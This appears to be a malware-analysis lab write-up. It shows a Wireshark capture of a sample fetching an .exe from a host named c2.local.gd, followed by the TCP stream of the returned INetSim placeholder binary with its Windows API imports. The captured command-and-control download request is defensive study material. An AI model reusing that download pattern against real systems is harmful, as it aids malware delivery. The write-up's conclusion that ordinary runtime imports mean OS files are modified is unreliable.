
```
Frame 36: 274 bytes on wire (2192 bits), 274 bytes captured (2192 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_e6:e5:59 (08:00:27:e6:e5:59), Dst: PcsCompu_0b:59:7a (08:00:27:0b:59:7a)
Internet Protocol Version 4, Src: 192.168.56.104, Dst: 192.168.56.105
Transmission Control Protocol, Src Port: 49733, Dst Port: 80, Seq: 1, Ack: 1, Len: 220
Hypertext Transfer Protocol
  GET /CA638F65C4C20B513AFC5AB70871A982.exe HTTP/1.1\r\n
  URL: http://c2.local.gd/CA638F65C4C20B513AFC5AB70871A982.exe\r\n
  Host: c2.local.gd\r\n
  Connection: close\r\n
  Accept: */*\r\n
  Accept-Encoding: gzip\r\n
  User-Agent: U++ HTTP request\r\n
  \r\n
  [Full request URI: http://c2.local.gd/CA638F65C4C20B513AFC5AB70871A982.exe]
  [HTTP request 1/1]
  [Response in frame: 42]
```

```
0090  35 31 33 41 46 43 35 41  42 37 30 38 37 31 41 39   513AFC5A B70871A9
00a0  38 32 2e 65 78 65 0d 0a  48 6f 73 74 3a 20 63 32   82.exe·· Host: c2
00b0  2e 6c 6f 63 61 6c 2e 67  64 0d 0a 43 6f 6e 6e 65   .local.g d··Conne
00c0  63 74 69 6f 6e 3a 20 63  6c 6f 73 65 0d 0a 41 63   ction: c lose··Ac
00d0  63 65 70 74 3a 20 2a 2f  2a 0d 0a 41 63 63 65 70   cept: */ *··Accep
00e0  74 2d 45 6e 63 6f 64 69  6e 67 3a 20 67 7a 69 70   t-Encodi ng: gzip
00f0  0d 0a 55 73 65 72 2d 41  67 65 6e 74 3a 20 55 2b   ··User-A gent: U+
0100  2b 20 48 54 54 50 20 72  65 71 75 65 73 74 0d 0a   + HTTP r equest··
0110  0d 0a                                              ··
```

Hypertext Transfer Protocol: Protocol
Packets: 63 · Displayed: 8 (12.7%) · Dropped: 0 (0.0%)

Wireshark-Figure 1.1: Capture GET request from malware

The Wireshark-Figure 1.1 shows that wireshark captured the GET request from whoami.exe. The name c2 combined with the fetching of.EXE file, is indicative of potential malicious activity.



```
\a@...f.f.f.f.f.f..D$.......a@......S@....&.....v..D$....S@........L$.....q.U..Q....
.....0@..D$......D$...S@..D$...S@...$......M......a..........S.....$.....\$$.l....D$......D$..D$.......$.A@........$.....@....T$ .\$...
$.T$..x..........f.f..k.................p&@..............................................................................................
.........................................................................................................................................
.........................................................................................................................................
..........
....&@.....................%@..%@..
%@.N.@....D..............................................................................................................................
.........................................................................................................................................
.........................................................................................................................................
................................................................INetSim.This is the INetSim default GUI binary.. S@.@P@...@...@...@..S@.
p@.........Unknown error..._matherr(): %s in %s(%g, %g)  (retval=%g)
..Argument domain error (DOMAIN).Argument singularity (SIGN)..Overflow range error (OVERFLOW).The result is too small to be represented
(UNDERFLOW)...Total loss of significance (TLOSS)..Partial loss of significance (PLOSS).....@@..@@..@@..@@.$A@.HA@.Mingw-w64 runtime
failure:
.Address %p has no image-section.  VirtualQuery failed for %d bytes at address %p....  VirtualProtect failed with code 0x%x..  Unknown
pseudo relocation protocol version %d.
...  Unknown pseudo relocation bit size %d.
...GCC: (GNU) 7.3-win32 20180506...GCC: (GNU) 8.3-win32 20190406...GCC: (GNU) 8.3-win32 20190406...GCC: (GNU) 7.3-win32 20180506...GCC:
(GNU) 7.3-win32 20180506...GCC: (GNU) 7.3-win32 20180506...GCC: (GNU) 7.3-win32 20180506...GCC: (GNU) 7.3-win32 20180506...GCC: (GNU)
7.3-win32 20180506...GCC: (GNU) 7.3-win32 20180506...GCC: (GNU) 7.3-win32 20180506...GCC: (GNU) 7.3-win32 20180506...GCC: (GNU) 7.3-win32
20180506...GCC: (GNU) 7.3-win32 20180506...GCC: (GNU) 7.3-win32 20180506...GCC: (GNU) 7.3-win32 20180506...GCC: (GNU) 7.3-win32
20180506...GCC: (GNU) 7.3-win32 20180506...GCC: (GNU) 7.3-win32 20180506...GCC: (GNU) 7.3-win32 20180506...GCC: (GNU) 7.3-win32
20180506...GCC: (GNU) 7.3-win32 20180506...GCC: (GNU) 7.3-win32 20180506...GCC: (GNU) 8.3-win32 20190406...GCC: (GNU) 7.3-win32
20180506...GCC: (GNU) 7.3-win32 20180506...GCC: (GNU) 7.3-win32 20180506...GCC: (GNU) 8.3-win32
20190406...P`..........d...a...`.........<e..\a...a.........Le...a......................a...a...a...b.."b..
8b..Hb..Zb..tb...b...b...b...b...b...b...c...c..6c..Hc......Xc..hc..tc...c...c...c...c...c...c...c...c...c...c...d...d...d.. d..(d..
2d..<d..Fd..Pd..Zd..dd......pd.......a...a...a...b.."b..8b..Hb..Zb..tb...b...b...b...b...b...b...c...c..
6c..Hc......Xc..hc..tc...c...c...c...c...c...c...c...c...c...c...d...d...d.. d..(d..
2d..<d..Fd..Pd..Zd..dd......pd........DeleteCriticalSection...EnterCriticalSection....GetCurrentProcess...GetCurrentProcessId...GetCurren
tThreadId....GetLastError..h.GetStartupInfoA...GetSystemTimeAsFileTime...GetTickCount....InitializeCriticalSection.E.LeaveCriticalSection
....QueryPerformanceCounter...SetUnhandledExceptionFilter...Sleep...TerminateProcess....TlsGetValue...UnhandledExceptionFilter....Virtual
Protect....VirtualQuery..;.__getmainargs.<.__initenv.E.__lconv_init..M.__p__acmdln.T.__p__fmode..i.__set_app_type..l.__setusermatherr....
_amsg_exit...._cexit..3._initterm.7._iob..<._onexit...abort...calloc....exit....fprintf...free....fwrite....malloc..
.memcpy..%.signal..
7.strlen..:.strncmp.Y.vfprintf..M.MessageBoxA....`...`...`...`...`...`...`...`...`...`...`...`...`...`...`...`...`...`...`...`..KERNEL32.dll.
....`...`...`...`...`...`...`...`...`...`...`...`...`...`...`...`...`...`...`...`...`...`...`...`...`...`...`...`...`..msvcrt.dll..
(`..USER32.dll...........................................................................................................................
.....................................................@..........@...@..........@.`.@....................................................
.........................................................................................................................................
.........................................................................................................................................
.........................................................................................................................................
```

Packet 40. 1 client pkt, 4 server pkts, 1 turn. Click to select.

Entire conversation (12 kB) · Show data as ASCII · Stream 3

Wireshark-Figure 1.2: TCP Stream of malware

Strings like “DeleteCriticalSection” , “EnterCriticalSection”, “GetCurrentProcess”, “Sleep”, etc. are references to Windows API functions. The malware could use these functions to interact with the Windows OS. It probably modifies some OS files to get access.